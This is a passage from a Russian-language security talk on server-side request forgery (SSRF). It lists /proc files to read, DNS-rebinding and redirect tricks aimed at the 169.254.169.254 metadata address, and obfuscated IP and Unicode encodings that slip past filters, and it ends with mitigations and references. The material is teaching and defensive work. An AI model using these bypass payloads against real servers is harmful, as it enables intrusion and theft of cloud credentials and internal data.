- /proc/self/task/1/environ – переменные окружения
- /proc/self/cmdline – команда, которой был запущен процесс
- /proc/net/tcp – соединения tcp
- /proc/net/route – интерфейсы
- /proc/version – ОС версия
- /proc/self/status – информация о ресурсах процесса

Автоматизация формирования полезной нагрузки

Хороший инструмент SSRFmap:

- Умеет самостоятельно отсылать запросы и анализировать результат;
- Имеет модули для различных сценариев атаки;
- Поддерживает некоторые техники обхода фильтрации.



Часть 4. Защита защите рознь

Техники обхода фильтрации

Основные техники обхода фильтрации:

- Собственные DNS-записи, указывающие на локальные адреса;
- Использование DNS-rebinding;
- Перенаправление, в том числе со сменой схемы;
- Альтернативные представления, о которых все забывают;
- Внезапная нормализация;
- IPv6, просто IPv6;
- Запутанные URL, которые разные парсеры понимают по-разному.

Техники обхода фильтрации

Собственные DNS-записи, указывающие на локальные адреса

```
⚡ root@Yutu ~ nslookup meta.blind.
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   meta.blind.
Address: 169.254.169.254
```

```
→  ~ nslookup localtest.me
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   localtest.me
Address: 127.0.0.1

→  ~
[cli] 0:~* 1:~/dirsearch  2:~-
```

Техники обхода фильтрации

Использование DNS-rebinding

```python
# Наша бизнес-логика с защитой от обращения к метаданным
def action(url):
    if get_ip_by_domain(url) != "169.254.169.254":
        send_data_to(url)
    else:
        print "incorect domain"

# Реализация функции отправки данных
def send_data_to(url):
    ip = get_ip_by_domain(url)
    send_data(ip, "data")
```

```
→  ~ nslookup ssrf-race-169.254.169.254.localdomain.pw
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 216.58.214.206
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 169.254.169.254

→  ~ nslookup ssrf-race-169.254.169.254.localdomain.pw
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 169.254.169.254
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 216.58.214.206

→  ~
[cli] 0:~* 1:~/dirsearch  2:~-
```

Техники обхода фильтрации

Использование DNS-rebinding

```python
# Наша бизнес-логика с защитой от обращения к метаданным
def action(url):
    if get_ip_by_domain(url) != "169.254.169.254":
        send_data_to(url)
    else:
        print "incorect domain"

# Реализация функции отправки данных
def send_data_to(url):
    ip = get_ip_by_domain(url)
    send_data(ip, "data")
```


```
→  ~ nslookup ssrf-race-169.254.169.254.localdomain.pw
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 216.58.214.206
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 169.254.169.254

→  ~ nslookup ssrf-race-169.254.169.254.localdomain.pw
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 169.254.169.254
Name:   ssrf-race-169.254.169.254.localdomain.pw
Address: 216.58.214.206

→  ~
[cli] 0:~* 1:~/dirsearch  2:~-
```

Техники обхода фильтрации


DNS-rebinding своими руками:

- [Ssrf-testing/dns.py]
- [mwrlabs/dref]

Со стороны DNS-сервера:



Со стороны клиента:



Техники обхода фильтрации

Перенаправление, в том числе со сменой схемы

Запрос:
https://hackers-normal-site.com

Ответ:
HTTP/1.1 302 Found
Date: Fri, 24 Aug 2018 12:15:36 GMT
Location: http://169.254.169.254/

Может быть несколько последовательных редиректов

Техники обхода фильтрации

Альтернативные представления, о которых все забывают

Многие библиотеки поддерживают сокращения: 127.0.0.1 и 127.1 для них – одно и то же.

Многие библиотеки поддерживают отличные от десятичного представления октетов: 127.0.0.1 и 0177.1 для них – одно и то же.

Многие библиотеки поддерживают смешанные представления октетов: 127.127.0.1 и 0x7f.0177.1 для них – одно и то же.

Выходит, например, для cURL нет разницы между 127.0.0.1 и 127.1, и 0177.1, и 0x7f.1, и 2130706433. Аааaа!

Техники обхода фильтрации

Внезапная нормализация

Да, всё это может быть приведено к http://169.254.169.254/:

- http://169。254。169。254/
- http://169。254。169。254/
- http://⑯⑨。②⑤④。⑯⑨。②⑤④/
- http://②⑧⑤②⓪③⑨①⑥⑥:80/
- http://⓪⓪②⑤①。⓪ⓧⓕⓔ。④③⑤①⑧:80/


Техники обхода фильтрации

IPv6, просто IPv6

Не стоит забывать про IPv6, возможно вы поддерживаете его и даже на знаете:
127.0.0.1 == [::1]


Техники обхода фильтрации

Запутанные URL, которые разные парсеры понимают по - разному



Особенно актуально, если вы используете микросервисы на разных технологических стеках

Как это может выглядеть в жизни?



Panta rei - всё течёт

Смотрим через Tiny-URL-Fuzzer и тестируем ручками

```
$ try.py http://127.0.0.1

Go.net/url              scheme=http, host=127.0.0.1, port=
Java.net.URL            scheme=http, host=127.0.0.1, port=-1
NodeJS.url              scheme=http, host=127.0.0.1, port=
PHP.parseurl            scheme=http, host=127.0.0.1, port=
Perl.URI                scheme=http, host=127.0.0.1, port=80
Python.urlparse         scheme=http, host=127.0.0.1, port=
Ruby.addressable/uri    scheme=http, host=127.0.0.1, port=
Ruby.uri                scheme=http, host=127.0.0.1, port=80


Go.net/http             127.0.0.1:80/
Java.URL                127.0.0.1:80/
NodeJS.http             127.0.0.1:80/
PHP.curl                127.0.0.1:80/
PHP.open                127.0.0.1:80/
Perl.LWP                127.0.0.1:80/
Python.httplib          127.0.0.1:80/
Python.requests         127.0.0.1:80/
Python.urllib           127.0.0.1:80/
Python.urllib2          127.0.0.1:80/
Ruby.Net/HTTP           127.0.0.1:80/
Ruby.open_uri           127.0.0.1:80/
```

Часть 5. Выводы

Главные угрозы, которые несёт SSRF

Компрометация всей внутренней сети компании

Утечка чувствительной информации

Итак, как же бороться с SSRF?

В первую очередь:

- Ограничить поддерживаемые схемы;
- Отключить поддержку перенаправлений или проверять каждый шаг;
- Валидировать доменные имена;
- Разобраться, как используемая библиотека обрабатывает адреса.

Итак, как же бороться с SSRF?

Лишним не будет:

- Ограничить доступ ко внутренней инфраструктуре для потенциально подверженных SSRF серверов;
- Вынести подобный функционал в отдельный изолированный сервис, общий для всех команд разработки (решения для крупных компаний).

Материалы и ссылки

- https://github.com/cujanovic/SSRF-Testing
- https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf
- https://github.com/swisskyrepo/SSRFmap
- SSRF Bible

Digital Security

Digital Security

Thanks for your attention

 inbox@dsec.ru

 company/dsec/

 sales@dsec.ru

 Moscow, headquaters

 Saint Petersburg, R&D